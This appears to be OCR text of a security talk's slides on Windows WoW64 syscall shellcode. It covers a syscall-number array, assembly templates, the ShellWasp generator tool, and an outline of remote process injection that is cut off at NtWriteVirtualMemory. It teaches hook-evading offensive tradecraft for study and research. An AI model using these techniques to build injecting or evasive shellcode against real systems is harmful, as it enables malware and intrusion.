- This initializer is for targeting both Win 7 and Win10/11.

Saving the stack; creating space on the stack to hold our syscall array.

Checking for specific OS release versions.
For most of these we only need to look at one byte to see if there is match.

Pushing syscall system service numbers onto the stack, placing them in the syscall array.

Our syscall values now can be referenced from EDI, pointing to the syscall array.

OS Major Version is accessible via edi-4.

Our Syscall Array

- After the **syscall initializer**, we have a **Syscall Array**, accessible via **edi**, to reach our syscall service numbers.

```
0:000> dd edi
0115ed7c  0000018b 00000174 00000060 0000001d
```

Our Syscall Array

- We can use entries in our syscall array to set the SSN before making the syscall.

Syscall Array		
Location	Syscall	SSN
edi	NtSetContextThread	0x18b
edi + 0x4	NtReplaceKey	0x174
edi + 0x8	NtSetValueKey	0x60
edi + 0xc	NtCreateKey	0x1d

```
mov eax, [edi]
call ourSyscall
```

```
mov eax, [edi+0x4]
call ourSyscall
```

```
mov eax, [edi+0x8]
call ourSyscall
```

```
mov eax, [edi + 0xc]
call ourSyscall
```

```
ourSyscall:
call dword ptr fs:[0xc0]
ret
```

Pointer to Syscall Array

- We want to **save** and then **restore** our **pointer** to the **syscall array**.
  - We use ***push*** and ***pop*** on **edi**.
  - Making a syscall will cause many values in registers to be lost.
  - Syscall array eradicates **blind trust**.

```
0:000> dd edi
0115ed7c  0000018b 00000174 00000060 0000001d
```

edi: NtSetContextThread

```
push edi
```

Save pointer to syscall array

```
push param 5
push param 4
push param 3
push param 2
push param 1
```

Push Syscall parameters

Give SSN

```
mov eax, [edi]
call ourSyscall
```


Make the syscall

```
ourSyscall:
call dword ptr fs:[0xc0]
ret
```

Stack Cleanup

```
add esp, 0x14
pop edi
```

Restore pointer to syscall array


ShellWasp:
A Tool for
Syscall Shellcode

https://github.com/Bw3ll/ShellWasp

ShellWasp

- Automates building templates of **syscall shellcode**.
- Nearly all user-mode syscalls supported.
  - All the ones I could find function prototypes for.
- Solves the syscall portability problem.
  - Uses **PEB** to identify **OS build**.
  - Creates **Syscall Array**
- Supports **Windows 7/10/11**
  - Uses existing syscall tables.
  - Uses **newly created syscall tables** for newer versions of Windows 10 & 11.

ShellWasp

- Users can easily and quickly **rearrange** syscalls in shellcode.

- Can preload desired **syscalls** and **Windows** releases via **config** file or UI.
  - Can **save** changes made to **config**.

```
Syscalls have been rearranged.

Current Syscall Selections:
 NtWriteFile
 NtClose
 NtSetContextThread
 NtCreateFile
 NtAllocateVirtualMemory
 NtWriteFile
 NtCreateKey
SysShellcode>Syscalls>
```

ShellWasp

- Easy to select desired Windows releases via **config** file or UI.
  - Can **save** changes made to **config**.

```
SysShellcode>WinReleases> a

Windows 10:                                 Windows 7
        r13     21H2    [X]                         sp1     SP1     [X]
        r12     21H1    [ ]                         sp0     SP0     [X]
        r11     20H2    [X]                 Windows 11
        r10     2004    [ ]                         b1      21H2    [X]
        r9      1909    [ ]
        r8      1903    [ ]
        r7      1809    [ ]
        r6      1803    [ ]
        r5      1709    [ ]
        r4      1703    [X]
        r3      1607    [ ]
        r2      1511    [ ]
        r1      1507    [ ]
  c -  Clear current selections.

  This will add to existing Windows releases.
```

```
push edi
push 0x00000000          ; ULONG EaLength
push 0x00000000          ; PVOID EaBuffer
push 0x00000000          ; ULONG CreateOptions
push 0x00000000          ; ULONG CreateDisposition
push 0x00000000          ; ULONG ShareAccess
push 0x00000000          ; ULONG FileAttributes
push 0x00000000          ; PLARGE_INTEGER AllocationSize
push 0x00000000          ; PIO_STATUS_BLOCK IoStatusBlock
push 0x00000000          ; POBJECT_ATTRIBUTES ObjectAttributes
push 0x00000000          ; ACCESS_MASK DesiredAccess
push 0x00000000          ; PHANDLE FileHandle

mov eax, [edi+0x4]       ; NtCreateFile syscall
call ourSyscall

add esp, 0x2c
pop edi

push edi
push 0x00000000          ; PULONG Disposition
push 0x00000000          ; ULONG CreateOptions
push 0x00000000          ; PUNICODE_STRING Class
push 0x00000000          ; ULONG TitleIndex
push 0x00000000          ; POBJECT_ATTRIBUTES ObjectAttributes
push 0x00000000          ; ACCESS_MASK DesiredAccess
push 0x00000000          ; PHANDLE pKeyHandle

mov eax, [edi+0x10]      ; NtCreateKey syscall
call ourSyscall

add esp, 0x1c
pop edi
```

Make the syscall

Save syscall array

Restore syscall array

ShellWasp

- Creates template with all syscalls selected.
  - Labels syscall **parameter names** and **types** in vivid colors.
- Utilizes syscall array.
  - Will automatically populate with SSNs.

Syscall parameter types

Syscall parameter names

Loading SSN value from Syscall array

Stack cleanup of syscall parameters

WoW64 Syscall Shellcode Example

Syscall Process Injection

Loop through all processes	NtQuerySystemInformation
Open process using PID	NtOpenProcess
Allocate memory in remote process	NtAllocateVirtualMemory
Write shellcode to remote process	NtWriteVirtualMemory
Spawn new thread	NtCreateThreadEx
Wait for the thread to finish execution	NtWaitForSingleObject

NtQuerySystemInformation

```
__kernel_entry NTSTATUS NtQuerySystemInformation (

[in]            SYSTEM_INFORMATION_CLASS
SystemInformationClass,
[in, out]               PVOID SystemInformation,
[in]            ULONG SystemInformationLength,
[out, optional]     PULONG ReturnLength

);
```

SYSTEM_INFORMATION_CLASS → **SystemProcessInformation** = **0x5**

SystemProcessInformation + 0x3C = Image name (e.g, explorer.exe)

SystemProcessInformation + 0x44 = PID of process


SystemProcessInformation

- Returns an array of SYSTEM_PROCESS_INFORMATION structures, for each process.

```
typedef struct _SYSTEM_PROCESS_INFORMATION {

ULONG                   NextEntryOffset;
ULONG                   NumberOfThreads;
BYTE                    Reserved1[48];
UNICODE_STRING          ImageName;
KPRIORITY               BasePriority;
HANDLE                  UniqueProcessId;

} SYSTEM_PROCESS_INFORMATION;
```

SystemProcessInformation

- Loop through all process using NextEntryOffset



0x0

Next process

0x3C

Process Name

0x44

Process ID

Getting the Process ID

- Call **NtQuerySystemInformation** to get the return length of all structures.
- Add 2000 bytes to the returned value and allocate memory using **NtAllocateVirtualMemory**.
- Call **NtQuerySystemInformation** again using the new allocated address.
- Loop Through all structures using the **NextEntryOffset**.

NtOpenProcess

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtOpenProcess(

[out]              PHANDLE ProcessHandle,
[in]               ACCESS_MASK DesiredAccess,
[in]               POBJECT_ATTRIBUTES ObjectAttributes,
[in, optional]     PCLIENT_ID ClientId

);
```

PID from **NtQuerySystemInformation**

```
typedef struct _OBJECT_ATTRIBUTES {
ULONG                   Length;
HANDLE                  RootDirectory;
PUNICODE_STRING         ObjectName;
ULONG                   Attributes;
PVOID                   SecurityDescriptor;
PVOID                   SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```


Length of OBJECT_ATTRIBUTES = **0x18**

NtAllocateVirtualMemory

- Very similar to VirtualAlloc.

```
__kernel_entry NTSYSCALLAPI NTSTATUS
NtAllocateVirtualMemory(

[in]                HANDLE ProcessHandle,
[in, out]           PVOID *BaseAddress,
[in]                ULONG_PTR ZeroBits,
[in, out]           PSIZE_T RegionSize,
[in]                ULONG AllocationType,
[in]                ULONG Protect

);
```


NtAllocateVirtualMemory



NtWriteVirtualMemory

